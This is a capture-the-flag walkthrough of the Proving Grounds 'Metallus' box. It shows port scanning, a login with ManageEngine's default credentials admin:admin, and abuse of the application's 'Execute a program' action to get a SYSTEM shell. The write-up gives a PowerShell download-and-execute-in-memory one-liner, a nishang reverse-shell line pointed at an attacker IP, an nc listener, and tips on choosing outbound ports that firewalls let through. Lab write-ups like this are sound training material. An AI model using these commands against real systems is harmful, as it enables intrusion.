Proving Grounds Practice – Metallus

Pen-testing methodology:

- **Scanning**
  - Nmap
- **Enumeration**
  - Visiting web-application
  - Trying SQLi payload for authentication bypass
  - Checking for default credentials for ManageEngine
- **Exploitation**
  - Logged in as admin
  - Walking web-application
  - Found a way for initial foothold
  - Getting ready with shells
- **Post-Exploitation**
  - We are System
  - Getting flags
- **Takeaway**

Scanning:

As usual we will start with scanning as the scanning is the first part where we know about our target a bit. We scan target for open ports which will help us exploiting the target further.

- Command: nmap -T5 -Pn -p- --max-retries 0 -vv <target-ip> -oN initialscan.txt

```
┌──(kali㉿kali)-[~/PG/Windows/Metallus]
└─$ cat initialscan.txt
# Nmap 7.92 scan initiated Sat Apr 23 05:27:58 2022 as: nmap --max-retries 0 -oN initialscan.txt -Pn -T4 192.168.107.96
Warning: 192.168.107.96 giving up on port because retransmission cap hit (0).
Nmap scan report for 192.168.107.96
Host is up (0.16s latency).
Not shown: 818 closed tcp ports (conn-refused), 175 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
5001/tcp  open  commplex-link
8443/tcp  open  https-alt
12000/tcp open  cce4x

# Nmap done at Sat Apr 23 05:28:01 2022 -- 1 IP address (1 host up) scanned in 2.47 seconds
```

This returns us some open ports. I checked every port with ‘netcat’ and ‘telnet’. Except 8443 every port looked like useless. So, I again started scanning for version of the services running behind a port.

- Command: nmap -Pn -sV –max-retries 0 -T5 -oN versionscan.txt <target-ip>

Note: We can run both commands in same time. But I like to differentiate my scans so I used this command too.

This command returned me some useful output see below:


```
┌──(kali㉿kali)-[~/PG/Windows/Metallus]
└─$ cat versionscan.txt
# Nmap 7.92 scan initiated Sat Apr 23 05:28:12 2022 as: nmap --max-retries 0 -sV -oN versionscan.txt -Pn -T4 192.168.107.
96
Warning: 192.168.107.96 giving up on port because retransmission cap hit (0).
Nmap scan report for 192.168.107.96
Host is up (0.16s latency).
Not shown: 778 closed tcp ports (conn-refused), 215 filtered tcp ports (no-response)
PORT      STATE SERVICE        VERSION
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server  Microsoft Terminal Services
5001/tcp  open  commplex-link?
8443/tcp  open  ssl/https-alt  AppManager
12000/tcp open  cce4x?
2 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints
 at https://nmap.org/cgi-bin/submit.cgi?new-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port5001-TCP:V=7.92%I=7%D=4/23%Time=6263C722%P=x86_64-pc-linux-gnu%r(SI
SF:POptions,DB,"HTTP/1\.1\x20200\x20OK\r\nContent-Type:\x20text/html;\x20c
SF:harset=ISO-8859-1\r\nContent-Length:\x20132\r\n\r\nMAINSERVER_RESPONSE:
SF:<serverinfo\x20method=\"setserverinfo\"\x20mainserver=\"5001\"\x20webse
SF:rver=\"40443\"\x20pxyname=\"192\.168\.49\.107\"\x20startpage=\"\"/>\n\0
SF:\r\n");
```


Enumeration:

We can see that it returned **“3389 – Microsoft Terminal Services”** and **“8443 - AppManager”.** It was already clear that the box is running Windows. But as an enumeration part we can confirm for our knowledge by seeing RDP 3389 port open, 135,139,445 also as the version scan shows.

Now we know that 8443 is running an https server, we will visit to the port and let’s see what it has for us.

At 1st visit we can see some ManageEngine is running we quickly search on searcshploit for the exploit.






```
┌──(kali㉿kali)-[~/PG/Windows/Metallus]
└─$ searchsploit manageengine
------------------------------------------------------------------------------------------------------------------------------
 Exploit Title                                                                                                | Path
------------------------------------------------------------------------------------------------------------------------------
ManageEngine (Multiple Products) - (Authenticated) Arbitrary File Upload (Metasploit)                         | java/remote/35845.rb
ManageEngine ADManager Plus 5.2 Build 5210 - 'domainName' Cross-Site Scripting                                | java/webapps/36667.txt
ManageEngine ADManager Plus 5.2 Build 5210 - 'Operation' Cross-Site Scripting                                 | java/webapps/36666.txt
ManageEngine ADManager Plus 6.5.7 - Cross-Site Scripting                                                      | windows_x86-64/webapps/45256.txt
ManageEngine ADManager Plus 6.5.7 - HTML Injection                                                            | windows/webapps/45254.txt
ManageEngine ADSelfService Build prior to 6003 - Remote Code Execution (Unauthenticated)                      | java/webapps/48739.txt
ManageEngine ADSelfService Plus 4.4 - 'EmployeeSearch.cc' Multiple Cross-Site Scripting                       | php/webapps/35331.txt
ManageEngine ADSelfService Plus 4.4 - POST Manipulation Security Question                                     | php/webapps/35330.txt
ManageEngine ADSelfService Plus 6.1 - CSV Injection                                                           | multiple/webapps/49885.py
ManageEngine Application Manager 10 - Multiple Vulnerabilities                                                | php/webapps/20171.txt
ManageEngine Application Manager 14.2 - Privilege Escalation / Remote Command Execution                       | multiple/remote/47228.rb
ManageEngine Applications Manager - (Authenticated) Code Execution (Metasploit)                               | windows/remote/17152.rb
ManageEngine Applications Manager - Multiple Cross-Site Scripting / SQL Injections                            | java/webapps/37557.txt
ManageEngine Applications Manager - Multiple SQL Injections                                                   | java/webapps/37555.txt
ManageEngine Applications Manager 11.0 < 14.0 - SQL Injection / Remote Code Execution (M                      | windows/remote/46725.rb
ManageEngine Applications Manager 13 - 'MenuHandlerServlet' SQL Injection                                     | java/webapps/48692.py
ManageEngine Applications Manager 13 - SQL Injection                                                          | windows/webapps/43129.txt
ManageEngine Applications Manager 13.5 - Remote Code Execution (Metasploit)                                   | java/webapps/44274.rb
ManageEngine Applications Manager 14.0 - Authentication Bypass / Remote Command Executio                      | multiple/remote/46740.rb
ManageEngine Applications Manager 14700 - Remote Code Execution (Authenticated)                               | java/webapps/48793.py
ManageEngine Applications Manager Build 12700 - Multiple Vulnerabilities                                      | jsp/webapps/39780.txt
ManageEngine Asset Explorer 6.1 - Persistent Cross-Site Scripting                                             | windows/webapps/37395.txt
ManageEngine AssetExplorer 6.2.0 - Cross-Site Scripting                                                       | java/webapps/45507.txt
ManageEngine Desktop Central - 'FileStorage getChartImage' Deserialization / Unauthentic                      | multiple/webapps/48176.py
ManageEngine Desktop Central - Arbitrary File Upload / Remote Code Execution                                  | jsp/webapps/34518.txt
ManageEngine Desktop Central - Create Administrator                                                           | multiple/webapps/43892.txt
ManageEngine Desktop Central - Java Deserialization (Metasploit)                                              | multiple/remote/48224.rb
```


We can see that a lot of exploits and vulnerabilities were disclosed. But before trying any exploit I thought to walk application for sometime and see what can be done.

As we all can see it has login functionality, I tried to used SQLi payload of Authentication Bypass.




But after trying payload there was a pop-up stating that after 5 tries the account will be disabled. So, I thought to check for default credentials. And I searched google for manage engine default credentials.

After some articles I came to a link where the text on google was stating that the default credential for manage engine is admin:admin.




I tried these credentials…




and thank God we are in.


Exploitation:




After walking an application again, I came to a drop-down of this application named ‘Action’. There a functionality named ‘Execute a program’ was suspicious to me and I was clear that this is the function we can abuse.



In no time I clicked on it and prompted with new page with some interesting functionalities.



In a fraction of second my mind suggested to use powershell one-liner to abuse the program to execute and the reverse shell I was ready with nishang's 'Invoke-Powershell-Tcp.ps1'. So, I copied the shell and changed with necessary arguments.



You may have noticed the last line of the shell like below:

```
Invoke-PowerShellTcp -Reverse -IPAddress 192.168.49.107 -Port 445
```

Now here comes the best part to learn if you are in real-world pen-testing or CTF or Proving Grounds or OSCP or anywhere XD.


When we use the ports to get a reverse-shell back. Always try to use common-ports i.e. below 1024. And also in common-ports try to use those ports which are already open on box. Because this ports have

firewall's outbound rule enabled. If we use any ports like Ephemeral or any different port which is not open on box. We may not get the reverse shell back.

Now, when we are ready with the shell let's go and prepare for reverse shell of victim.

I used below command to download the shell.ps1 file and run it directly in memory without saving it in a hard disk of the victim.

- Command: powershell "IEX(new-object net.webclient).downloadstring('http://IP:PORT/file.ps1')"



Don't forget to host a webserver using python and also start to listen on the port 445 for the shell because this one-liner will download and execute the script directly in memory.

To host a python webserver:


- python3 -m http.server 80

To listen on local machine:

- rlwrap nc -lvnp 445

Now we are ready… Follow along.


When you create the action, it will show you the page like above. And now we have to click the Execute button on the page on right hand side.



As we can see the 200 status code on our python webserver. And also, a shell on our right-hand side.

Post-Exploitation:

When we check for Privilege Escalation, I noticed that we are already NT Authority/System. We don't have to privesc as the web application is already running as System.



Takeaway:

My Takeaway was that whenever we face an application with the name of the application. We must check for their default credentials. This enumeration tip will save our life :D